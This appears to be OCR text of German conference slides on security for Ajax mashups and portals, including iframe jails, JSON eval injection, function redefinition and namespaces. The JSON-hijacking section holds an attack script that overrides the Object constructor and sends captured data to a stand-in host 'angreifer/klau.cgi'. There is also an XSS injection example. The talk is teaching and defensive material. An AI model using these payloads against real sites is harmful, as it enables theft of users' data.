
Verschleierungstaktik (3)

Gegenmaßnahmen


Alle Benutzereingaben vor ihrer Verwendung **und Weiterleitung** prüfen

Auch vom Webservice gelieferte Daten prüfen (Gefahr indirekter Angriffe)

Verschleierungstaktik (4)



Verschleierungstaktik (5)



AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Verschleierungstaktik (6)

Weiterer Vorteil der Prüfungen:

Erkennen von und Reagieren auf Fehler

Jeder Fehler eines Webservices ist ein Fehler des Mashups

Nicht der Webservice ist „kaputt“, sondern das Mashup!

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda

- Vorbemerkungen
- Aufbau eines Mashups
- Sicherheit des Proxies
- **Ajax-Portale oder „Aggregate-Sites“**
- JSON und JavaScript-Hacking
- Vertraulichkeit und Integrität
- Weitere Gefahren


AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Ajax-Portale (1)

Ajax-Portal oder „Aggregate-Site“

- verbinden für ihre Benutzer mehrere Webservices zu individuellen Seiten
- Komponenten (Widgets) wie z.B. RSS-Feeds, Spiele, Veranstaltungskalender, Ajax-Anwendungen, ...

Ajax-Portale (2)



Daten und Code aus vielen verschiedenen Quellen auf einer Seite - das klingt nicht gut, oder?

Alles in einer Domain (1)

Problem 1:

Alles auf einer Seite - alles in einer „Security-Domain“

Same-Origin-Policy greift nicht, jeder Bestandteil darf auf alles zugreifen

Bösartiges Widget hat vollen Zugriff auf alle anderen Widgets

Alles in einer Domain (2)

Lösungen:

- Benutzer auf Gefahr hinweisen (Ha ha ha)
- Alle Widgets prüfen und nur einwandfreie zulassen
  - Was ist mit vom Benutzer geschriebenen Widgets?
  - Was passiert bei Änderungen am Widget?
- Bessere Lösung: Problem direkt angehen

Jeder in seiner Domain (1)

Problem:

Alle Widgets in gleicher Security-Domain

Lösung:

Jedes Widget in eigene Security-Domain

iFrame-Jails:

Jedes Widget bekommt eigenen iFrame, dessen src-Attribut eine zufällig erzeugte Sub-Domain der Aggregate-Site ist

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Jeder in seiner Domain (2)

Geladen über

```
<iframe src="http://[Subdomain].aggregate-
  site.example/LoadWidget.php?id=[Widget-ID]" >
```

Trotzdem Zugriff auf andere Widgets möglich

Eigene Subdomain ermitteln:

```
location.host.substring(0,
  location.host.indexOf('.'));
```

Jeder in seiner Domain (3)

Bsp: Subdomain 12345

Wenn Widget-ID bekannt und fix, beliebiges Widget in iFrame im eigenen iFrame nachladen:

```
<iframe src="http://12345.aggregate-
site.example/LoadWidget.php?id=[Widget-ID]" >
```

Danach wieder vollständiger Zugriff auf das Widget möglich

Jeder in seiner Domain (4)

Lösung:

Liste mit iFrame-Jails einer Session führen

Prüfen, ob gewünschte Subdomain bereits belegt
- wenn ja, laden verweigern

Jeder in seiner Domain (5)

Weiteres Problem:

Speichern von Einstellungen auf dem Server:
Wenn über Widget-ID angesprochen, kann bösartiges Widget auf Konfigurationsdaten anderer Widgets zugreifen

Lösung: Auch Subdomain für Adressierung verwenden - Widget-ID und Subdomain zusammen sind eindeutig

Jeder in seiner Domain (6)

Letztes Problem:

Speichern der Session-ID auf dem Client

Widgets dürfen keinen Zugriff auf Session-ID haben (Session-Hijacking!)

Zugriff auf Cookie nicht möglich, da andere Domain

Solange die ID nie an Widgets übertragen wird, kann nichts passieren

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda

- Vorbemerkungen
- Aufbau eines Mashups
- Sicherheit des Proxies
- Ajax-Portale oder „Aggregate-Sites“
- **JSON und JavaScript-Hacking**
- Vertraulichkeit und Integrität
- Weitere Gefahren

JSON is evil (1)

JSON is evil

denn JSON wird in eval() ausgeführt, und

eval() is evil!

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON is evil (2)

```
{"menu": {
  "id": "file",
  "value": "File",
  "popup": {
    "menuitem": [
      {"value": "New", "onclick": "CreateNewDoc()"},
      {"value": "Open", "onclick": "OpenDoc()"},
      {"value": "Close", "onclick": "CloseDoc()"}
    ]
  }
}}
```

in

```
var meineVariable = eval( '(' + JSON-Daten + ')' );
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON is evil (3)

```
{"menu": {
  "id": "file",
  "value": "File",
  "popup": {
    "menuitem": [
      {"value": "New", "onclick": "CreateNewDoc()"},
      {"value": "Open", "onclick": "OpenDoc()"},
      {"value": "Close", "onclick": "CloseDoc()"}
    ]
  }
}}

); alert('Cross-Site-Scripting!'
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON is evil (4)

JSON-Daten als `JSON` abgekürzt:

```
JSON
); alert('Cross-Site-Scripting!'
```

und damit

```
var meineVariable = eval( ( JSON );
  alert('Cross-Site-Scripting!') );
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON nochmal

Weiteres Problem:

Einmal der falsche MIME-Type gesetzt (`text/html`), und die Daten landen im Browser

Richtig: `application/json`, dann lässt der Browser die Finger davon

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

AJAX und die Hijacker

Gut: JavaScript-Programme können sich zur Laufzeit selbst modifizieren

Schlecht: Bösartige JavaScript-Programme können andere modifizieren

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Funktion umdefinieren (1)

```
<script>
  function multipliziere(a, b) {
     var c = a * b;
     alert(a + " mal " + b + " ergibt " + c);
  }
```

Funktion umdefinieren (2)

```
  setTimeout("multipliziere = function()
  {alert('Hi Jack was there');} ", 10000);

  </script>


<input type="button" value="7 * 7 = ?"
  onclick="multipliziere(7,7);">
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Funktion umdefinieren (3)

1. Klick:

- `onclick()` wird gestartet
- `multipliziere()` wird aufgerufen und das Ergebnis ausgegeben

Nach 10 Sekunden wird `multipliziere()` umdefiniert

2. Klick:

- Alertbox geht auf

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Funktion umdefinieren (4)

Umdefinieren funktioniert immer, es gibt keine Warnung, keine Gegenmaßnahme

Undefinieren auch als unbeabsichtige Nebenwirkung möglich

Gegenmaßnahme: Namensräume, Namespaces

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Namensräume (1)

Namensräume über Objekte emulierbar:

```
var MyUtilities = {};
  MyUtilities.EineFunktion = function(...) {...};

var Hilfsfunktionen = {};
  Hilfsfunktionen.EineFunktion = function(...)
  {...};
```

Aufrufe über

```
MyUtilities.EineFunktion()

Hilfsfunktionen.EineFunktion()
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Namensräume (2)

Namensräume sind ein Schutz vor unbeabsichtigten Kollisionen, kein Schutz vor gezielten Angriffen

Funktion umdefinieren (5)

- Funktionsnamen sind Verweise auf den Funktionscode
- Mehrere Variablen können auf die selbe Funktion verweisen

```
meinAlarm = window.alert;
meinAlarm("Jetzt geht eine Alert-Box auf!");
```

Funktion umdefinieren (6)

`window.alert()` übernehmen:

```
var originalAlert = window.alert;

  function falscherAlert(nachricht) {
     ausgabe = "Melde gehorsamst: " + nachricht;
     originalAlert(ausgabe);
  }

  window.alert = falscherAlert;


alert("Nichts zu melden!");
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Funktion umdefinieren (7)

Drei Schritte:

1. Verweis auf Originalfunktion erzeugen:
   `originalAlert`
2. Neue Funktion deklarieren, die den erzeugten Verweis für die Ausgabe verwendet
3. Originalfunktion verweist auf neue Funktion

Funktion umdefinieren (8)

Prinzipiell mit allen Funktionen möglich

Abhängig von ihrer Implementierung bei manchen Funktionen gar nicht oder nicht in jedem Browser möglich, aber es bleiben genug übrig

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Hijacking verhindern (1)

Ansätze:

- Prüffunktion prüft wichtige Funktionen – und wer prüft die Prüffunktion?
- Hashfunktionen sichern die Integrität von Daten – aber wer sichert die Hashfunktion?

Fazit: Ajax-Hijacking lässt sich nicht verhindern!

Hijacking verhindern (2)

Einziger Lichtblick:

Die zuletzt geladene Funktion wird verwendet

Wird der Code des Frameworks nach dem des Angreifers geladen, überschreibt es den Schadcode

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

On-Demand-Ajax (1)

JavaScript-Code wird bei Bedarf nachgeladen

Ein Angreifer muss wissen, welcher Code aktuell vorhanden ist, damit er seinen nicht zu früh lädt

Alle aktuell vorhandenen Funktionen sind Properties des globalen windows-Objekts

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

On-Demand-Ajax (2)

```
<script>
    var funktionsliste = "";
    for (var i in window) {
       if (typeof(window[i]) == "function")
       {
         funktionsliste += i + "\n";
       }
    }
    alert(funktionsliste);
</script>
```

On-Demand-Ajax (3)

Je nach Browser unterschiedliche Ergebnisse

Angreifer kann Liste alle Funktionen erstellen und durch Vergleich neue erkennen

Code kann über `valueof()` abgefragt werden

Ggf. für Namensräume (Objekte) wiederholen

JSON-Hijacking (1)

Erstmals im März 2007 von Fortify beschrieben

JSON-Daten werden über GET-Request geladen:

```
http://www.server.example/daten.json
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON-Hijacking (2)

Opfer wird auf eine Seite gelockt, auf der der Konstruktor für Objekte überschrieben wurde:

```
<script>
// Überschreiben des Object()-Constructors:
// Immer wenn das Feld "letztes-Feld" gesetzt
// ist, wird captureObject() aufgerufen


function Object() {
     this.letztes-feld setter = captureObject;
  }
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON-Hijacking (3)

```
function captureObject(x) {
  var daten = "";
    for (feld in this) {
       daten += feld + ": " + this[feld] + ", ";
    }
    daten += "letztes-feld: " + x;

    var req = new XMLHttpRequest();
    req.open("GET",
        "http://angreifer/klau.cgi?daten=" +
        escape(daten), true);
     req.send(null);
  }
```

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

JSON-Hijacking (4)

```
</script>

// Die JSON-Daten werden über ein script-Tag
// eingelesen

<script src="http://server/daten.json></script>
```

JSON-Hijacking (5)

Funktioniert so nur in Mozialla-Browsern, da die als einzige Erweiterungen wie `setter` implementieren

Angriff an sich funktioniert auch ohne `setter`, aber trotzdem nur im Mozilla-Browsern:
Nur die rufen beim Erkennen eines Literals den Array- oder Objekt-Konstruktor auf - Alle anderen tun das nur mit `new()`

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda

- Vorbemerkungen
- Aufbau eines Mashups
- Sicherheit des Proxies
- Ajax-Portale oder „Aggregate-Sites“
- JSON und JavaScript-Hacking
- **Vertraulichkeit und Integrität**
- Weitere Gefahren

Grundprobleme (1)

Grundprobleme:

Woher kommen die Daten im Mashup?
  Wurden sie manipuliert?

Wohin gehen die Daten?
  An wen leitet das Mashup Benutzereingaben weiter?

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Grundprobleme (2)

i.A. kein Service Level Agreement mit garantierten Leistungen, Verfügbarkeits-, Backup- oder Sicherheitsversprechungen

i.A. keine verbindlichen Datenschutzerklärungen

Vertrauen (1)

Kann man dem Mashup-Betreiber vertrauen?

Kann man den Quellen des Mashups vertrauen?

Wem soll man überhaupt vertrauen?

Darf man ihm vertrauen?

SSL-Zertifikat, Impressum, Datenschutzerklärung schaffen Vertrauen

Vertrauen (2)

Problem:

Authentifizierung eines Benutzers für einen Webservice notwendig

Was passiert mit den Daten?

Werden sie ordnungsgemäß verwendet?

Werden sie ordentlich geschützt?

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Vertrauen schaffen

- Übertragung nur SSL-Verschlüsselt
- Speicherung auf dem Server nur verschlüsselt

Welche Daten sind vertraulich?

Alle, die ein Benutzer Ihnen anvertraut!

Gehen Sie immer davon aus, das sie nicht für Dritte bestimmt sind

Integrität

Von wem stammen die Daten, und sind sie unverändert?

Digitale Signaturen garantieren Unversehrtheit und beweisen Identität des Erzeugers

Aus Sicht eines Benutzers stammen alle Daten im Mashup vom Betreiber des Mashups

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Agenda

- Vorbemerkungen
- Aufbau eines Mashups
- Sicherheit des Proxies
- Ajax-Portale oder „Aggregate-Sites“
- JSON und JavaScript-Hacking
- Vertraulichkeit und Integrität
- **Weitere Gefahren**

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Weitere Gefahren

Vorsicht bei der Auswahl der Komponenten

Nichts muss so sein, wie es scheint

Auch ein Webservice kann ein Trojanisches Pferd sein

Schutzmaßnahmen (1)

Kein Standard für den Aufbau von Mashups, erst recht keine Sicherheitstandards

Wie Authentifizierung weiterreichen?

Wie signierte Daten untereinander austauschen?

Wie die Vielzahl vom XMLHttpRequests protokollieren?

Schutzmaßnahmen (2)

Bekannte Möglichkeiten nutzen:

- Identifizierung und Authentifizierung der Benutzer
- SSL zur Absicherung der Kommunikation zwischen Client und Server
- Signieren aller Daten zum Schutz vor Manipulationen

Verfügbarkeit

Nichts ist ärgerlicher, als eine nicht erreichbare Website

Was passiert beim Ausfall eines Webservices?

Gibt es einen möglichen Ersatz?

Kann der Ausfall anderweitig kompensiert werden?

AJAX IN ACTION

Konferenz für Web Development, Design & Technology

Fragen?

AJAX IN ACTION
Konferenz für Web Development, Design & Technology

Vielen Dank...

... für Ihre Aufmerksamkeit

Material und Links auf

www.ceilers-it.de/konferenzen/